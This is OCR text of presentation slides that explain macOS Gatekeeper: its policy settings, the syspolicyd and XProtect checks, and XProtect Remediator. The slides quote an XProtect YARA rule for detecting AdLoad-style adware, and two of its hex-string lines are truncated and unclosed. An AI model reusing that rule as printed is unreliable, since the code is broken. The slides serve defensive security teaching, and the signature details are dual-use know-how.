
macOS無法驗證此 App 未包含惡意軟體。

Safari在今天下午5:02下載此檔案。

杜駭客之攻
浦天下資安

Gatekeeper Workflow

- Gatekeeper Policies
  - Mac App Store: follow strict app security model
  - Trusted ~~(Paid)~~ developers: signature has been manually approved
  - Any source: allow any binary to run in your system




安全性

允許從以下來源下載的應用程式

○ App Store
○ App Store和已識別的開發者
● 任何來源


Gatekeeper Workflow

- When a user clicks to open a program downloaded from the internet
- Gatekeeper will receive a check after the program starts
- If the application does not comply with system policies, it will be blocked.



Application
(Download from Chrome)

Gatekeeper




無法打開「MachOView」，因為無法驗證開發者。

macOS無法驗證此App未包含惡意軟體。


此項目位於磁碟映像檔「MachOView-2.4.9200.dmg」上。 Arc在今天下午12:58下載此磁碟映像檔。

Gatekeeper Workflow



Gatekeeper Workflow

Application
(Download from Chrome)



com.apple.security.AppleSystemPolicy.mig
(ExecManager)

syspolicyd
(service)

Checking for known
developer signatures

Checking for notarization

Checking for XProtect rules


AppleSystemPolicy.KEXT

procNotifyExecComplete


Send the scan result

Gatekeeper Workflow - XProtect

- XProtect provides detection signatures for Gatekeeper checks
- Currently XProtect updates are released at least once a month



```
rule XProtect_MACOS_e71e847
{
    meta:
        description = "MACOS.e71e847"
    strings:
        $a = { 73 70 6d 44 6f 6d 61 69 6e }
        $b = { 65 78 74 49 64 50 61 72 61 6d }
        $c = { 69 64 50 61 72 61 6d }
        $d = { 6c 6f 67 67 69 6e 67 55 72 6c }
        $e = { 73 72 63 68 50 72 6f 78 79 55 52 4c }
        $f = { 67 65 74 4c 6f 67 67 69 6e 67 55 72 6c }
        $g = { 53 61 66 61 72 69 45 78 74 65 6e 73 69 6f 6e 56 69 65 77
        $h = { 70 6f 70 6f 76 65 72 56 69 65 77 43 6f 6e 74 72 6f 6c 6c
    condition:
        Macho and filesize < 500KB and all of them
}
```




AdLoad | Staying One Step Ahead of Apple

AdLoad has been around since at least 2017, and when we previously reported on it in 2019, Apple had some *partial* protection against its earlier variants. Alas, at that time the 2019 variant was undetected by XProtect.

https://www.sentinelone.com/labs/massive-new-adload-campaign-goes-entirely-undetected-by-apples-xprotect/

Gatekeeper Workflow - XProtect

- XProtect Remediator
  - Performs periodic background scans to look for known malicious software, and tries to remove any that it detects.
- XProtect BehaviorService
  - Provides behavioral rules and lists of exceptions for Bastion to monitor potentially malicious behavior.

